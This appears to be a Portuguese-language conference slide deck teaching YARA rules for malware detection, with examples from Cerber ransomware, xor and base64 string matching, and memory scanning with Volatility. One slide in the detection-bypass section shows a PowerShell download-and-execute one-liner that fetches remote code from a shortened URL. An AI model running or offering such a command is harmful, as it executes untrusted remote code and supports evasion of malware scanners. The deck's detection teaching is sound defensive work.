

# Another Recursive Yara Talk

AFK.conf



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# Agenda

- Analisando executáveis
- Regras Yara
- Bypass Detecção Yara
- Conclusão

# Analizando executáveis

- Análise de Malware

## Estática

- Estrutura



## Dinâmica

- Comportamento



# Yara

- Forma tradicional: buscar por arquivos a partir de hashes
- Yara: buscar por arquivos a partir de informações nele contidas
  - Regras Yara:

```
rule ExampleRule
{
    strings:
        $my_text_string = "text here"
        $my_hex_string = { E2 34 A1 C8 23 FB }

    condition:
        $my_text_string or $my_hex_string
}
```

# Yara

- Tipos de String

## Text

```
rule TextExample
{
    strings:
        $text_string = "foobar"

    condition:
        $text_string
}
```

## Hexadecimal

```
rule JumpExample
{
    strings:
        $hex_string = { F4 23 [4-6] 62 B4 }

    condition:
        $hex_string
}
```

# Yara


- Onde testar?



## Advanced Search (YARA)

File/URL File Collection Report Search **YARA Search** String Search

Hunt samples matching YARA rules at the byte level.



Drag & Drop For YARA Hunting

or

```
1 // This is an example YARA rule.
2 // Drag & drop your existing rule here to overwrite
3
4 rule APT_Lazarus_RAT_Jun18_1 {
5   meta:
6     description = "Detects Lazarus Group RAT"
7     author = "Florian Roth"
8     reference = "https://twitter.com/DrunkBinary/status/1002587521073721346"
9     date = "2018-06-01"
10    hash1 = "c10363059c57c52501c01f85e3bb43533ccc639f0ea57f43bae5736a8e7a9bc8"
11    hash2 = "e98991cdd9ddd30adf490673c67a4f8241993f26810da09b52d8748c6160a292"
12  strings:
13    $a1 = "www.marmarademo.com/include/extend.php" fullword ascii
14    $a2 = "www.33cow.com/include/control.php" fullword ascii
15    $a3 = "www.97nb.net/include/arc.sglistview.php" fullword ascii
16    $c1 = "Content-Disposition: form-data; name=\"file1\"; filename=\"example.dat\""
17    $c2 = "Content-Disposition: form-data; name=\"file1\"; filename=\"prattice.pdf\""
18    $c3 = "Content-Disposition: form-data; name=\"file1\"; filename=\"happy.pdf\""
19    $c4 = "Content-Disposition: form-data; name=\"file1\"; filename=\"my.doc\""
20    $c5 = "Content-Disposition: form-data; name=\"board_id\"" fullword ascii
21    $s1 = "Winhttp.dll" fullword ascii
22    $s2 = "Wsock32.dll" fullword ascii
23    $s3 = "WM*.tmp" fullword ascii
24    $s4 = "FM*.tmp" fullword ascii
25    $s5 = "Cache-Control: max-age=0" fullword ascii
```

File type

Any file type

First seen after this date

ex. 2023-03-19

First seen before this date

ex. 2023-03-25

Minimum file size

ex. 10000, 1.2KB, 2.09MB, 20

Maximum file size

ex. 10000, 1.2KB, 2.09MB, 20


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# Yara

- Exemplo: Cerber Ransomware

- SHA256: e67834d1e8b38ec5864cfa101b140aeaba8f1900a6e269e6a94c90fcbfe56678

Subrotinas:



# Yara

- Exemplo: Cerber Ransomware

- SHA256: e67834d1e8b38ec5864cfa101b140aeaba8f1900a6e269e6a94c90fcbfe56678

0044F7E4	8B15 88C14800	mov edx,dword ptr ds:[48C188]	
0044F7EA	81C2 20080300	add edx,30820	
0044F7F0	8915 54C14800	mov dword ptr ds:[48C154],edx	0048C154:" \v\
0044F7F6	E8 75000000	call cerber.44F870	
0044F7FB	50	mov eax,cerber.44F8F0	
0044F800	C3	push eax	
0044F801	EB 00	ret	
0044F802	8BE5	jmp cerber.44F804	
	5D	mov esp,ebp	
	C3	pop ebp	
	CC	ret	
		1nt3	

Instruções

H1  
EAX 00000000  
EBX 7EFDE000  
ECX 00000000  
EDX 00250820  
EBP 0018FF88  
ESP 0018FF24  
ESI 00000000  
EDI 00000000

Address	Hex	ASCII
00250820	15 7A C8 81 64 83 24 00	.zE.d.\$.%_o\$.
00250830	EA 4A 4A 00 C5 40 BC 50	éJJ.A&XPX20yg.à.
00250840	CB 3F 20 89 7D EB A9 45	É? .}è8E8 _.'W%.
00250850	8D 8B 73 E8 D8 EC D5 FF	..sè010yA% è010y
00250860	C9 3F A0 88 8D EB AB 55	É? ..è«U y_.'?..
00250870	8D 97 AB 4D D0 79 6F AC	..«MDyo-»70..'«E
00250880	B0 79 67 F0 C9 37 B4 88	'yg0E7'...%...«E
00250890	E4 DA 5A F5 97 E5 1F 00	àUZò.à..1C\$.yz0M
002508A0	C8 79 33 89 0D 83 CC 65	Ëy3...Ieuà0.<.d.

Endereço de memória alocado



# Yara

```
strings:  
    $s1 = {8915 54C14800 E8 75000000}  
condition:  
    uint16(0) == 0x5A4D and all of them
```

Input **cerber.exe**  
PE32 executable (GUI) Intel 80386, for MS Windows  
e67834d1e8b38ec5864cfa101b140aeaba8f1900a6e269e6a94c90fcbfe56678  
Matched Extracted File ⓘ  
Threat level **malicious**

Input **cerber-4.exe**  
PE32 executable (GUI) Intel 80386, for MS Windows  
c74eb1734fc124f76f1dbf085bc60ebb405640bf8cf48371165756763e90007c  
Matched Extracted File ⓘ  
Threat level **malicious**

Input **cerber-5.exe**  
PE32 executable (GUI) Intel 80386, for MS Windows  
199175794e079464b581c23be01bc75e7ff7c9e41d94291cf87672126fb49092  
Matched Extracted File <19917579...6fb49092> ⓘ  
Threat level **malicious**

Input **cerber-1.exe**  
PE32 executable (GUI) Intel 80386, for MS Windows  
87de6d29cb301423fedf7ad81f9282d2a0251079408f787af7c7d35a255bd088  
Matched Extracted File <87de6d29...255bd088> ⓘ  
Threat level **malicious**

#cerber

#ransomware

# Yara

- Text Strings

[illegible]

# Yara

- Text Strings

Quais escolher?

# Yara

- Text Strings

```

      _____
     /_____/_____
    //  //  _ \_ / ____/ (_ / -_) _ \
   \_, /\_,_/_/_ \___/\__/_//_/_/
/_/_/_/ Yara Rule Generator
        Florian Roth, July 2020, Version 0.23.2

```

Note: Rules have to be post-processed  
See this post for details: <https://medium.com/@cyb3rops/121d29322282>

<https://github.com/Neo23x0/yarGen>

# Yara

- Tipos de String

## Xor

```
rule XorExample1
{
    strings:
        $xor_string = "This program cannot" xor

    condition:
        $xor_string
}
```

## Base64

```
rule Base64Example1
{
    strings:
        $a = "This program cannot" base64

    condition:
        $a
}
```

# Yara

- Xor Strings

## Input

This program cannot

## Output

```
Key = 01: Uihr!qsnfs`l!b`oonu
Key = 02: Vjkq"rpmepco"acllmv
Key = 03: Wkjp#sqldqbn#`bmmlw
Key = 04: Plmw$tvkcvei$gejjkp
Key = 05: Qmlv%uwjbwdh%fdkkjq
Key = 06: Rnou&vtiatgk&eghhir
Key = 07: Sont'wuh`ufj'dfiihs
Key = 08: \`a{(xzgozie(kiffg|
Key = 09: ]a`z)y{fn{hd}jhggf}
Key = 0a: ^bcy*zxemxkg*ikdde~
Key = 0b: _cbx+{ydlyjf+hjeed.
Key = 0c: Xde.,|~ck~ma,ombbcx
Key = 0d: Yed~-}.bj.l`-nlccby
Key = 0e: 7f0}.~lailoc.mo``az
```

# Yara

- Base64 Strings

- 'This program cannot': VGhpcyBwcm9ncmFtIGNhbm5vdA==
- ' This program cannot': IFRoaXMgcHJvZ3JhbSBjYW5ub3Q=
- ' This program cannot': ICBUaGlzIHByb2dyYW0gY2Fubm90
- ' This program cannot': ICAgVGhpcyBwcm9ncmFtIGNhbm5vdA==
- ' This program cannot': ICAgIFRoXMgcHJvZ3JhbSBjYW5ub3Q=
- ' This program cannot': ICAgICBUaGlzIHByb2dyYW0gY2Fubm90
- 'This program cannot ': VGhpcyBwcm9ncmFtIGNhbm5vdCA=
- 'This program cannot ': VGhpcyBwcm9ncmFtIGNhbm5vdCAg
- 'This program cannot ': VGhpcyBwcm9ncmFtIGNhbm5vdCAgIA==

# Yara

- Tipos de String

## Regular Expression

```
rule RegExpExample1
{
  strings:
    $re1 = /md5: [0-9a-fA-F]{32}/
    $re2 = /state: (on|off)/


  condition:
    $re1 and $re2
}
```

```
rule RegExpExample2
{
  strings:
    $re1 = /foo/i      // This regexp is case-insensitive
    $re2 = /bar./s     // In this regexp the dot matches everything, including new-line
    $re3 = /baz./is    // Both modifiers can be used together


  condition:
    any of them
}
```



# Bypass Detecção Yara



yara64.exe



# Bypass Detecção Yara



yara64.exe



```
powershell -nop -exe bypass win  
1IEX (New-Object  
Net.WebClient).DownloadString('htt  
ps://tinyurl.com/y5nupk4e')
```

# Bypass Detecção Yara



yara64.exe




```
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```

# Bypass Detecção Yara



yara64.exe



No results found



# Yara - memória

- Realizar dump de memória
- Utilizar volatility com plugin do Yara (yarascan)


# Yara - memória

```
legit_file.c x
1 void exfiltrate_info(){
2
3 }
4
5 int main(){
6     char* info = "xyzxyz!Malware!xyzxyz";
7
8     exfiltrate_info();
9
10    return 0;
11 }
```

```
yara_rule.yar x
1 rule find_xyzxyzMalware{
2     strings:
3         $str = "xyzxyz!Malware!xyzxyz"
4         $str2 = "_exfiltrate_info"
5
6     condition:
7         $str and $str2
8 }
```

```
C:\Users\enetolabs>Downloads\yara64.exe Documents\yara_rule.yar Documents\output
\legit_file.exe
find_xyzxyzMalware Documents\output\legit_file.exe
```

# Yara - memória



```
legit_file.c  x  
void exfiltrate_info(){  
}  
  
int main(){  
    char* info = "xyzxyz!Malware!xyzxyz";  
  
    exfiltrate_info();  
    while(1);  
    return 0;  
}
```

Precisa ser um processo em execução no momento da captura da memória

# Yara - memória

```
C:\Users\enetolabs\Downloads>python volatility-master/vol.py -f memdump.raw --profile=Win2012R2x64 yarascan -y ..\Documents\yara_rule.yar
Volatility Foundation Volatility Framework 2.6.1
```

```
Rule: find_xyzxyzMalware
```

```
Owner: Process teste.exe Pid 2704
```

0x0069586c	78	79	7a	78	79	7a	21	4d	61	6c	77	61	72	65	21	78	xyzxyz!Malware!x
0x0069587c	79	7a	78	79	7a	00	00	00	ee	16	40	00	e2	14	40	00	yzxyz.....e...e.
0x0069588c	e2	14	40	00	e2	14	40	00	e2	14	40	00	a0	16	40	00	..e...e...e...e.
0x0069589c	e2	14	40	00	e2	14	40	00	56	16	40	00	e2	14	40	00	..e...e..U..e...e.
0x006958ac	56	16	40	00	e2	14	40	00	e2	14	40	00	e2	14	40	00	U..e...e...e...e.
0x006958bc	e2	14	40	00	e2	14	40	00	e2	14	40	00	e2	14	40	00	..e...e...e...e.
0x006958cc	e2	14	40	00	e2	14	40	00	e2	14	40	00	e2	14	40	00	..e...e...e...e.
0x006958dc	e2	14	40	00	e2	14	40	00	e2	14	40	00	e2	14	40	00	..e...e...e...e.
0x006958ec	e2	14	40	00	e2	14	40	00	e2	14	40	00	56	16	40	00	..e...e...e..U..e.
0x006958fc	5d	17	40	00	4f	17	40	00	e2	14	40	00	e2	14	40	00	l..e..O..e...e...e.
0x0069590c	e2	14	40	00	e2	14	40	00	e2	14	40	00	e2	14	40	00	..e...e...e...e.
0x0069591c	e2	14	40	00	e2	14	40	00	e2	14	40	00	e2	14	40	00	..e...e...e...e.
0x0069592c	e2	14	40	00	e2	14	40	00	e2	14	40	00	e2	14	40	00	..e...e...e...e.
0x0069593c	e2	14	40	00	e2	14	40	00	e2	14	40	00	e2	14	40	00	..e...e...e...e.
0x0069594c	e2	14	40	00	e2	14	40	00	e2	14	40	00	e2	14	40	00	..e...e...e...e.
0x0069595c	e2	14	40	00	e2	14	40	00	e2	14	40	00	e2	14	40	00	..e...e...e...e.

```
Rule: find_xyzxyzMalware
```

```
Owner: Process teste.exe Pid 2704
```

0x0069c342	5f	65	78	66	69	6c	74	72	61	74	65	5f	69	6e	66	6f	_exfiltrate_info
0x0069c352	00	5f	5f	73	65	74	61	72	67	76	00	5f	5f	5f	63	70	__setargv.___cp
0x0069c362	75	5f	66	65	61	74	75	72	65	73	5f	69	6e	69	74	00	u_features_init.
0x0069c372	5f	5f	5f	64	6f	5f	67	6c	6f	62	61	6c	5f	64	74	6f	__do_global_dto
0x0069c382	72	73	00	5f	5f	5f	64	6f	5f	67	6c	6f	62	61	6c	5f	rs.__do_global
0x0069c392	63	74	6f	72	73	00	5f	5f	5f	64	79	6e	5f	74	6c	73	ctors.__dyn_tls
0x0069c3a2	5f	69	6e	69	74	40	31	32	00	5f	5f	5f	74	6c	72	65	_init@12.__tlre
0x0069c3b2	67	64	74	6f	72	00	5f	5f	5f	5f	77	36	34	5f	6d	69	gdtor.___w64_mi
0x0069c3c2	6e	67	77	74	68	72	5f	61	64	64	5f	6b	65	79	5f	64	ngwthr_add_key_d
0x0069c3d2	74	6f	72	00	5f	5f	5f	5f	77	36	34	5f	6d	69	6e	67	tor.___w64_ming
0x0069c3e2	77	74	68	72	5f	72	65	6d	6f	76	65	5f	6b	65	79	5f	wthr_remove_key
0x0069c3f2	64	74	6f	72	00	5f	5f	5f	6d	69	6e	67	77	5f	54	4c	dtor.__mingw_IL
0x0069c402	53	63	61	6c	6c	62	61	63	6b	00	5f	5f	70	65	69	33	Scallback.__pei3
0x0069c412	38	36	5f	72	75	6e	74	69	6d	65	5f	72	65	6c	6f	63	86_runtime_reloc
0x0069c422	61	74	6f	72	00	5f	66	65	73	65	74	65	6e	76	00	5f	ator._fesetenv._
0x0069c432	5f	5f	6d	69	6e	67	77	5f	61	6c	69	67	6e	65	64	5f	__mingw_aligned_



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